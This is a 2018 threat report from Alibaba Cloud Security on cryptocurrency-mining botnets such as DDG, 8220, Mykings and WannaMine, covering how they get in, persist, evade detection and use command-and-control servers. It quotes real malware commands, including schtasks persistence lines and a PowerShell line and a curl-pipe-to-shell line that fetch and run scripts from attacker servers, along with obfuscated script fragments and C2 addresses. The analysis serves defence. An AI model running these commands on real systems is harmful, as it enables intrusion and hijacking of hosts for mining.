Alibaba Cloud

2018 Cryptocurrency Mining Hijacker Report

Alibaba Cloud Security

January 2019

Author: Fan Wu

The author would like to acknowledge the contribution from: Weibo Guo, Nianjing Wu, Yong Chen, Yue Xu, Jincheng Liu, Chaoxin Wan, Hongliang Liu, and Yohai Einav.

2018 saw a constant stream of malicious mining events. Although cryptocurrency value depreciated after a boom period, mining was still the most popular method for hackers to monetize their skills. With the industrialization of malicious cryptocurrency miners, more and more 0-day and N-day vulnerabilities were exploited for mining a short time after being first exposed. At the same time, for various historical reasons, applications with weak passwords and improper permission configurations on cloud servers have also become hot targets for malicious mining activities.

For the foreseeable future, hackers will continue to exploit vulnerabilities for cryptocurrency mining. The compromised hosts may also be used by these attackers as a springboard to launch further attacks. This report analyzes the current state of malicious crypotocurrency mining and provides security protection recommendations for individuals and enterprises based on Alibaba Cloud's data from 2018.

Key takeaways

○ Popular 0-day and N-day vulnerabilities have become the entry point for malicious cryptocurrency miners. To avoid it, users must fix 0-day vulnerabilities in a short period of time.

○ Non-web-based applications exposed to public networks are the favorite targets of malicious cryptocurrency miners.

○ Cryptocurrency mining hijackers widely exploit brute-force attacks to distribute, where weak passwords still constitute the biggest loophole across the Internet.

○ Mining trojans generally spread as worms and maximize their value by persisting on the compromised hosts.


○ Cryptocurrency mining hijackers avoid security analysis and trail tracing through disguised processes, shell-protection, code obfuscation, and private mining pools (via proxy).

Attack trend analysis

[Popular 0-day and N-day vulnerabilities have become the “entries” for malicious cryptocurrency miners. Users must fix 0-day vulnerabilities in a limited amount of time.]

In 2018, a number of widely used web applications were subject to high-risk vulnerabilities, posing major security threats to the entire Internet. The security community analyzed the vulnerabilities data and shared the details, which made exploit scripts accessible on the Internet.

Cryptocurrency mining hijackers never give up these handy “entries”. In addition, some N-day vulnerabilities that have not been widely fixed are often exploited by malicious cryptocurrency miners. For example, deserialization vulnerabilities and Struts series remote execution vulnerabilities have been popular in recent years. The following figure shows the timeline of some hotspot 0-day and N-day vulnerabilities widely exploited by malicious cryptocurrency miners.


JbossMiner exploits Java deserialization vulnerabilitiesin JBoss
Rocke exploits Jenkins deserialization vulnerabilities(CVE-2017-1000353) for mining
Bulehero,Ibus and other Cryptocurrency miners exploit ThinkPHP remote command execution
2018/04
2018/08
2018/03
2018/07
2018/12
8220 Group exploits Drupal Remote command execuriton vulnerabilities (CVE-2018-7600)
Rocke exploits Struts2 vulnerabilities for mining

Alibaba Cloud has discovered that the time interval between disclosure and large-scale exploitation of 0-day vulnerabilities is getting shorter. For example, JBoss deserialization vulnerabilities were discovered in May 2017. Their large-scale exploitation by JbossMiner started from the end of 2017 and peaked in March 2018. In 2018, the time interval from exposure of Drupal and ThinkPHP remote command execution vulnerabilities to their large-scale exploitation was less than one month. Therefore, users who fail to fix high-risk 0-day vulnerabilities in time are likely to suffer from malicious mining.


[Non-web-based applications exposed to public networks are the favorite targets of malicious cryptocurrency miners.]

Enterprises security teams pay high attention to potential security threats to web applications. They also deploy security products such as WAF, RASP, and vulnerability scanning products to enhance the security of web applications.

In contrary, non-web applications (such as ApsaraDB for Redis, Hadoop, and SQL Server) are not the core applications of enterprises. Therefore, the investment in security reinforcement and vulnerability fixing for non-web applications is far less than that of web applications. As a result, high-risk vulnerabilities often remain unfixed, so cryptocurrency mining hijackers can continue to exploit these persistent vulnerabilities on the Internet.


For example, the DDG botnet continues exploiting the unauthorized access to ApsaraDB for Redis.

The following figure shows the timeline of non-web application vulnerabilities exploited by cryptocurrency mining hijackers in 2018.


WannaMine botnet exploits EternalBlue for propagation
2018/01
8220 aims at Couchdb (CVE-2017-12635/12636)
2018/03
8220 botnet exploits improper configurations in Hadoop Yarn to deploy malicious miner
2018/05
DockerKiller exploits improper configurations in Docker for propagation
2018/07
RDPMiner cracks RDP ports for propagation and mining
2018/10

[Cryptocurrency mining hijackers widely exploit brute-force attacks to distribute, where weak passwords are still the major loopholes to the Internet.]

The following figure shows the percentage of web applications and non-web applications that are compromised for mining. We can see that SSH, RDP, and SQL Server applications are the primary interest of malicious cryptocurrency miners. These applications are often compromised by mining viruses as a result of brute-force attacks against weak passwords. To this end, the identity authentication problem due to weak passwords is still a major threat to the Internet.



Malicious behaviors

[Mining trojans generally spread as worms.]

After planting the mining trojans into the compromised hosts, most cryptocurrency mining hijackers will continue to control these hosts, and use them to scan and attack other hosts, using malicious tools such as DDG, DockerKiller, and RDPMiner.
These mining trojans spread very quickly and are extremely difficult to eliminate because they use hosts compromised by malware to attack other hosts. If the attacked hosts have vulnerabilities or configuration issues, they will quickly succumb to attack.

A few cryptocurrency mining hijackers directly control some hosts to initiate network attacks. In such cases, they only implant mining trojans into the compromised hosts, but do not spread further. 8220 is a typical malicious cryptocurrency miner of this type. This type of malicious cryptocurrency miner generally employs a variety of vulnerability exploitation techniques, with a fast vulnerability update speed.

[Cryptocurrency mining hijackers maximize their value by persisting on the compromised hosts.]

Most cryptocurrency mining hijackers try to maximize their value by persisting on the compromised hosts. Typically, in Linux systems, cryptocurrency mining hijackers use crontab to set commands that are executed periodically. In Windows systems, they usually use schtask and WMI for the purpose of persistence.

The following schtask command is executed by the Bulehero Trojan to add periodic tasks:

```
cmd /c schtasks /create /sc minute /mo 1 /tn “Miscfost” /ru system /tr “cmd /
c C:\Windows\ime\scvsots.exe”
cmd /c schtasks /create /sc minute /mo 1 /tn “Netframework” /ru system /tr
“cmd /c echo Y|cacls C:\Windows\scvsots.exe /p everyone:F”
```


In another example, the WannaMine trojan uses WMI to add scheduled tasks. The script is as follows:

```
cmd /c echo powershell -nop “$a=([string](Get-WMIObject -Namespace
root\Subscription -Class __FilterToConsumerBinding ));if(($a -eq $null)
-or (!($a.contains(‘SCM Event Filter’)))) {IEX(New-Object Net.WebClient).
DownloadString(‘http[:]//stafftest.spdns[.]eu:8000/mate6.ps1’)}”
>%temp%\y1.bat && SCHTASKS /create /RU System /SC DAILY /TN yastcat /
f /TR “%temp%\y1.bat” &&SCHTASKS /run /TN yastcat<c/ode>
```

[Cryptocurrency mining hijackers avoid security analysis and trail tracing through disguised processes, shell-protection, code obfuscation, and private mining pools (via proxy).]

Disguise


The Bulehero mining network uses a virus downloader process named scvsots.exe, which looks similar to a normal svchost.exe program in Windows systems. Additional malicious programs use 'benign' names, such as taskhsot.exe, taskmgr.exe, and Java. Security researchers may be able to identify that a legitimate program has been replaced by a malicious software by examining the program path, the binary hashing value, or reverse-engineering the binary file. However, for common O&M personnel, files disguised as normal system files are very difficult to identify by human analysis.
During the botnet mining analysis, we found that most trojan binary programs are shell-protected. UPX, VMP, and sfxrar are the three most common shell protectors in Windows systems, as shown in the following figure. For example, almost every malicious program used by RDPMiner is shell-protected with UPX, VMP, or sfxrar.



File name: C:/Users/ab1gale/Desktop/svchost.exe
Type: PE
Size: 2113536
EntryPoint: 00469303
ImageBase: 00400000
NumberOfSections: 0006
SizeOfImage: 00473000
protector VMProtect(-)[-]
compiler Microsoft Visual Basic(6.0)[-]
linker Microsoft Linker(6.0)[EXE32]

Obfuscation

In addition to disguise, the malicious scripts used by cryptocurrency mining hijackers are often obfuscated. As shown in the following figure, the JbossMiner mining botnet obfuscates and encrypts VBS malicious scripts:




xmr.enjoytopic.tk/d/ps3.txt

```
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">
    window.resizeTo 0,0
    window.MoveTo -100,-100
        Dim OremkplPWQdwlnIx, fmqzhrxtRYABlzVD, VTkTfqwEWaZCcFvO
        sUb WiCfVBxZLfommLtk
        oReMkplPWqdwLnIx = "-3133+3220*-6518+6623*-6095+6205*-3145+3245*-155+266*-1425+1544*5902-
5856*-4234+4316*-5595+5696*-1780+1863*-3549+3654*-4447+4569*452682/4482*-223+307*7729-7618*261568/8174*-4717+4765*-6424+646
5798*5517-5417*-4343+4454*-2721+2840*390494/8489*-1243+1352*-5712+5823*7900-7782*-477+578*1986-1902*264624/2384*1160-1128*1
3875*5713-5668*-643+693*-557+605*925-877*1803-1755*-5946+5978*79990/7999*249480/3564*-3923+4040*249040/2264*-3413+3512*916-
7205*369667/3811*-4286+4400*4781-4686*891-789*-2329+2446*239250/2175*-4011+4110*-4938+4978*15867/387*-2892+2902*-3207+3216*
1542*120360/1020*-253+350*2475-2361*-5874+5969*133745/1163*6247-6143*1842-1741*9707-9599*2623-2515*9057-9047*-9394+9403*930
4681*1034604/8919*171424/5357*416186/3527*132405/1365*5220-5106*5585-5490*-157+272*-1894+1998*1233-1132*-6686+6794*-5942+60
5398*-7401+7515*214019/2119*65378/674*973124/8389*740229/7329*584916/7404*153860/1570*-555+661*-8761+8862*2159-2060*-3704+3
2007*-7254+7369*56232/568*-2738+2852*736470/7014*658560/5880*2308-2192*82754/1799*488704/5888*7586-7482*412585/4085*5940-
5832*-2460+2568*276930/8145*391304/9544*-9898+9908*-4212+4221*766-648*1979-1882*-2652+2766*235505/2479*1016140/8836*7043-
6939*197657/1957*-5832+5940*816156/7557*77924/1694*1108650/9725*3735-3618*-983+1093*123808/3869*-9082+9116*6270-6158*376956
1414*-8903+9004*215352/1994*-9106+9214*197202/4287*-7390+7491*663360/5528*9628-9527*-2760+2792*234360/5208*2031-
```

Although scripts can be de-obfuscated or decrypted in many ways during manual analysis, encryption and obfuscation are still two effective means to evade the detection by antivirus software.

Privacy

Cryptocurrency mining hijackers use their own wallet addresses to connect to public crypto-mining pools. These wallets may sometimes be banned by mining pools due to complaints. For example, the wallet address 8220 was banned by the mining pool monerohash.com due to botnet activities. Cryptocurrency mining hijackers tend to use mining pool proxies or private mining pools to avoid being banned. Therefore, the security researchers have difficulties to estimate the number and scale of compromised hosts from the HashRate and payment history data by the public mining pools.



Your Stats & Payment History

4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg

Your address has been banned due to reports of botnet activity.

Overview of major cryptocurrency miner hijackers

1. DDG

The DDG mining botnet has been extremely active since its first appearance at the end of 2017. The main malicious programs are written in the Go language, which hinders research and analysis by security personnel. Frequent program configuration changes and technical upgrades made it the most dangerous mining botnet in 2018.

1) Major vulnerabilities exploited
○ OrientDB vulnerability (in the early stage)
○ Unauthorized access to ApsaraDB for Redis
○ SSH weak passwords

2) Major malicious behaviors
○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.


3) Main command control and update methods
○ The malware uses multiple IP addresses such as 104.236.156.211 for malicious script distribution.
○ The botnet usually uses the CC ports 8000 or 8443.

4) Mining network structure

○ The DDG mining botnet controls the compromised hosts and runs the following command to download the i.sh script.

```
/bin/sh -c curl -L http://104.236.156.211:8000/i.sh | sh
```

The i.sh script will download additional DDGS malicious programs and mining programs. In just over a year, DDG has undergone multiple rounds of updates. The main version has evolved from 201X to 301X. At time of this report, the latest observed minor version is version 3019. The structure and functions of each module are shown in the following figure:



2. 8220

Unique among the many mining botnets, 8220 uses a mining trojan because it does not spread as a worm, but exploits known vulnerabilities.
Theoretically, this mode of propagation is slower and more precarious than other worm-borne botnets like DDG, yet 8220 has still infected a large number of hosts.


1) Major vulnerabilities exploited

○ WebLogic XMLDecoder deserialization vulnerability
○ Drupal remote code execution vulnerability

○ JBoss deserialization command execution vulnerability
○ CouchDB combination vulnerability
○ Unauthorized access to ApsaraDB for Redis
○ Unauthorized access to Hadoop Yarn

2) Major malicious behaviors
○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.
○ The malware decrypts the miner in the data segment, selects a zombie process, and injects the miner into the zombie process for mining.
3) Main command, control and update methods
○ The malware uses multiple servers as malicious program distribution platforms and controls the compromised hosts to download malicious programs.

4) Mining network structure



3. Mykings (a.k.a the Hidden)

Mykings (also known as the Hidden) was mentioned and reported first by multiple security vendors in 2017. It emerged in 2014 and remains very active to the current day. The botnet is sophisticated: it integrates the functions of malicious programs such as Mirai and Masscan. Its payload and UAC-bypassing use sophisticated encryption and obfuscation technologies to cover up its attack intentions and evade detection by antivirus software and analysis by security researchers. At the end of November 2018, Mykings was discovered working with Bootkit to enhance the level of threat.

1) Major vulnerabilities exploited
The mining botnet spreads based on a malicious program named msinfo.exe, which scans and cracks ports such as 1433 with brute force. Other target ports and services include:
○ 3306 MySQL
○ 135 WMI
○ 22 SSH
○ 445 IPC
○ 23 Telnet
○ 80 Web

○ 3389 RDP

2) Major malicious behaviors


○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.
○ Working with Bootkit, Mykings modifies MBR Bootkit after trojans are implanted.

3) Main command, control and update methods

○ The malware uses multiple servers as malicious program distribution platforms and controls the compromised hosts to download malicious programs.

4) Mining network structure

Mykings consists of attack modules, downloading scripts, and multiple malicious trojans such as Mirai. The attack modules integrate Masscan, which can efficiently scan and attack other hosts.



4. Bulehero

1) Major vulnerabilities exploited

When it emerged in mid-2018, Bulehero distributed in several common ways, such as exploiting EternalBlue, Struts2, and WebLogic vulnerabilities, cracking port 1433 (SQL Server) on internal network hosts, and attacking IPC remote connections. By the end of 2018, Bulehero began to exploit the ThinkPHP remote command execution vulnerability to intrude into a new batch of hosts.


2) Major malicious behaviors

The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.

3) Main command, control and update methods

The malware obtains a downloader from an a46.bulehero.in server and executes the script to further download and release multiple malicious programs that have scanning, mining, and other functions.

4) Mining network structure



5. RDPMiner

RDPMiner began to distribute in October 2018 and has changed its mining program name for multiple times since then.

1) Major vulnerabilities exploited

○ RDP weak passwords

2) Major malicious behaviors

○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.


○ The malware disables Windows firewalls and adds startup items.

The malware adds malicious user accounts.

3) Main command, control and update methods

○ The botnet uses 111.63.225.242 as the file distribution server.

4) Mining network structure



6. JbossMiner

As firstly discovered and reported by the Alibaba Cloud Security Team in March 2018, the malicious program sample of JbossMiner was captured from the honeypot and was packaged by py2exe. The sample was unpacked and decompiled into a complete attack program written in the Python language. The program contains dozens of files, including source code libraries and dependency libraries. JbossMiner exploits different malicious programs for compromised Windows and Linux system hosts.

1) Major vulnerabilities exploited

○ JBoss deserialization vulnerability (primary)
○ Struts2 remote command execution vulnerability
○ EternalBlue vulnerability


2) Major malicious behaviors

○ The attacker exploits vulnerabilities to download, extract, and run multiple malicious programs that have scanning, mining, and other functions.

3) Main command, control and update methods

○ The botnet uses enjoytopic.esy.es and other websites as distribution platforms.

4) Mining network structure



7. WannaMine

WannaMine is a worm-borne botnet. It was once described by CrowdStrike as "living off the land" because, on a compromised host, its malicious program will first try to log on to other hosts with the passwords collected by Mimikatz. If the logon fails, the malicious program exploits the EternalBlue vulnerability to attack other hosts.

1) Major vulnerabilities exploited

○ EternalBlue vulnerability

○ RDP weak passwords or multiple hosts with the same password

2) Major malicious behaviors

